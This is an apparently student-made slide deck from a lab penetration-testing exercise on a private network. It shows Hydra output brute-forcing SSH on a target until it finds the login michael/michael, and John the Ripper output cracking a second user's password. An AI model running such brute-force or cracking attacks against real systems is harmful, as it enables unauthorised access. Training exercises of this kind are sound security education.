Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Amanda D, Amanda H, Carlos A, Georell C

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

02


Exploits Used

03

Methods Used to Avoiding Detect

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask:
Gateway: 192.168.1.1

Machines
IPv4:192.168.1.90
OS:Debian Kali
Hostname:Kali

IPv4:192.168.1.110
OS:Debian Linux
Hostname:Target 1

IPv4: 192.168.1.115
OS: Debian GNU/Linux 8
Hostname: Target 2

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
Weak Passwords	Obtaining the passwords by manually brute forcing against web form	the combination of Michaels password granted access to target 1 SSH
WordPress User Enumeration	Utilized Wordpress enumeration to gather user information for the web server	Was able to find the usernames for 2 admins of the WordPress server and use them to access the server and information on the server
Port 22 open	Port 22 left open and susceptible to SSH connection	With successful connection, attacker can gain access to sensitive information and/or upload malicious files/scripts.

Exploits Used


Exploitation: Weak Passwords

Summarize the following:


- How did you exploit the vulnerability?
  - Used the weak passwords to access the machine via SSH.
  - Ex. User: Michael - Pass: Michael
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - Allowed access to the machine and files on said machine.
- Include a screenshot or command output illustrating the exploit.




```
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0
/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/
0)
```



```
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:00:41  3/3 0g/s 9760p/s 19478c/s 19478C/s sadb10..shmofe
0g 0:00:00:48  3/3 0g/s 9768p/s 19509c/s 19509C/s asdfgar..barah05
```



```
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 0] (0/
0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344399 [child 3] (0/0
)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344399 [child 1] (0/
0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-11 08:28:50
root@Kali:/usr/share/wordlists#
```




```
0g 0:00:01:11  3/3 0g/s 9799p/s 19574c/s 19574C/s cialma..cienet
0g 0:00:01:12  3/3 0g/s 9792p/s 19561c/s 19561C/s shebly4..stepogi
0g 0:00:01:13  3/3 0g/s 9804p/s 19590c/s 19590C/s buddy66..boneya2
0g 0:00:01:14  3/3 0g/s 9799p/s 19574c/s 19574C/s 258772..253268
0g 0:00:01:15  3/3 0g/s 9792p/s 19567c/s 19567C/s 210713..211007
0g 0:00:01:16  3/3 0g/s 9797p/s 19577c/s 19577C/s 247826..247407
pink84           (steven)
```

